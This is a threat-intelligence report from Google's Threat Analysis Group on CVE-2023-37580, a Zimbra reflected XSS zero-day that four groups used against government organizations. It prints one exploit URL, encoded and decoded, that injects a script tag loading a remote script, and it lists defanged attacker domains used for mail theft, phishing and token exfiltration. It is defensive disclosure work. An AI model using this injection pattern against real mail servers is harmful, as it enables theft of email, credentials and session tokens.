Zimbra 0-day used to target international government organizations


Clement Lecigne ⋮⋮ 11/16/2023

In June 2023, Google's Threat Analysis Group (TAG) discovered an in-the-wild 0-day exploit targeting Zimbra Collaboration, an email server many organizations use to host their email. Since discovering the 0-day, now patched as CVE-2023-37580, TAG has observed four different groups exploiting the same bug to steal email data, user credentials, and authentication tokens. Most of this activity occurred after the initial fix became public on Github. To ensure protection against these types of exploits, TAG urges users and organizations to keep software fully up-to-date and apply security updates as soon as they become available.

0-day discovery, hotfix and patch

TAG first discovered the 0-day, a reflected cross-site scripting (XSS) vulnerability, in June when it was actively exploited in targeted attacks against Zimbra's email server. Zimbra pushed a hotfix to their public Github on July 5, 2023 and published an initial advisory with remediation guidance on July 13, 2023. They patched the vulnerability as CVE-2023-37580 on July 25, 2023.

TAG observed three threat groups exploiting the vulnerability prior to the release of the official patch, including groups that may have learned about the bug after the fix was initially made public on Github. TAG discovered a fourth campaign using the XSS vulnerability after the official patch was released. Three of these campaigns began after the hotfix was initially made public highlighting the importance of organizations applying fixes as quickly as possible.



The Vulnerability CVE-2023-37580

CVE-2023-37580 is a reflected cross-site scripting (XSS) vulnerability. XSS is a web application vulnerability that allows malicious scripts to be injected into another website. In this case, there was a vulnerability in Zimbra that injected the parameter within the URL directly into the webpage, causing the script to be executed. An example that could trigger the XSS is:

https://mail.REDACTED[.]com/m/momovetost=acg%22%2F%3E%3Cscript%20src%3D%22https%3A%2F%2Fobsorth%2Eopwtjnpoc%2Eml

which decodes to:

https://mail.REDACTED[.]com/m/momoveto?st=acg"/><script src="https://REDACTED/script.js"></script>//

The fix was to escape the contents of the st parameter before it was set as the value in an html object.

Campaign 1: First known exploitation leads to email-stealing framework

The initial in-the-wild discovery of the 0-day vulnerability was a campaign targeting a government organization in Greece. The attackers sent emails containing exploit urls to their targets. If a target clicked the link during a logged-in Zimbra session, the url loaded the same framework that Volexity documented in February 2022. This framework uses the XSS to steal users' mail data, such as emails and attachments and to set up an auto-forwarding rule to an attacker-controlled email address. The framework was loaded from:

https://obsorth.opwtjnpoc[.]ml/pQyMSCXWyBWJpIos.js

Campaign 2: Winter Vivern exploitation after hotfix pushed to Github

The patch for the vulnerability was pushed to Github on July 5. Another actor exploited the vulnerability for a full two weeks beginning on July 11 before the official patch became available on July 25. TAG identified multiple exploit urls that targeted government organizations in Moldova and Tunisia; each url contained a unique official email address for specific organizations in those governments. TAG attributes this activity to Winter Vivern (UNC4907), an APT group known to exploit XSS in Zimbra and Roundcube. The vulnerability was used to load scripts at:

https://applicationdevsoc[.]com/zimbraMalwareDefender/zimbraDefender.js

https://applicationdevsoc[.]com/tndgt/auth.js

Campaign 3: Exploit used for credential phishing

Days before Zimbra pushed their official patch on July 25, TAG observed a third, unidentified group exploiting the vulnerability as part of a campaign that phished for credentials belonging to a government organization in Vietnam. In this case, the exploit url pointed to a script that displayed a phishing page for users' webmail credentials and posted stolen credentials to a url hosted on an official government domain that the attackers likely compromised.

Campaign 4: N-day exploit used for stealing authentication token

In August 2023, after the patch for CVE-2023-37580 was released, TAG discovered a fourth campaign using the vulnerability against a government organization in Pakistan. The exploit was used to steal the Zimbra authentication token. The token was exfiltrated to ntcpk[.]org.

Conclusion

The discovery of at least four campaigns exploiting CVE-2023-37580, three campaigns after the bug first became public, demonstrates the importance of organizations applying fixes to their mail servers as soon as possible. These campaigns also highlight how attackers monitor open-source repositories to opportunistically exploit vulnerabilities where the fix is in the repository, but not yet released to users. The actors behind Campaign #2 began exploiting the bug after the fix was pushed to Github, but before Zimbra publicly released the advisory with remediation advice.

The exploitation of CVE-2023-37580 comes on the heels of CVE-2022-24682, another reflected XSS vulnerability in Zimbra mail servers that was actively exploited in-the-wild in 2022 and is followed by the exploitation of CVE-2023-5631, a XSS vulnerability in Roundcube mail servers just this past month. The regular exploitation of XSS vulnerabilities in mail servers also shows a need for further code auditing of these applications, especially for XSS vulnerabilities.

We'd like to acknowledge Zimbra for their response and patching of this vulnerability. Following our disclosure policy, TAG shares its research to raise awareness and advance security across the ecosystem. We also add all identified websites and domains to Safe Browsing to safeguard users from further exploitation. We urge users and organizations to apply patches quickly and keep software fully up-to-date for their protection. TAG will remain focused on detecting, analyzing, and preventing 0-day exploitation as well as reporting vulnerabilities to vendors immediately upon discovery.

Indicators of compromise (IoCs)

- https://obsorth.opwtjnpoc[.]ml/pQyMSCXWyBWJpIos.js
- https://applicationdevsoc[.]com/zimbraMalwareDefender/zimbraDefender.js
- https://applicationdevsoc[.]com/tndgt/auth.js
- ntcpk[.]org

Thanks to TAG's Kristen Dennesen who also contributed to this report.

POSTED IN:

- Threat Analysis Group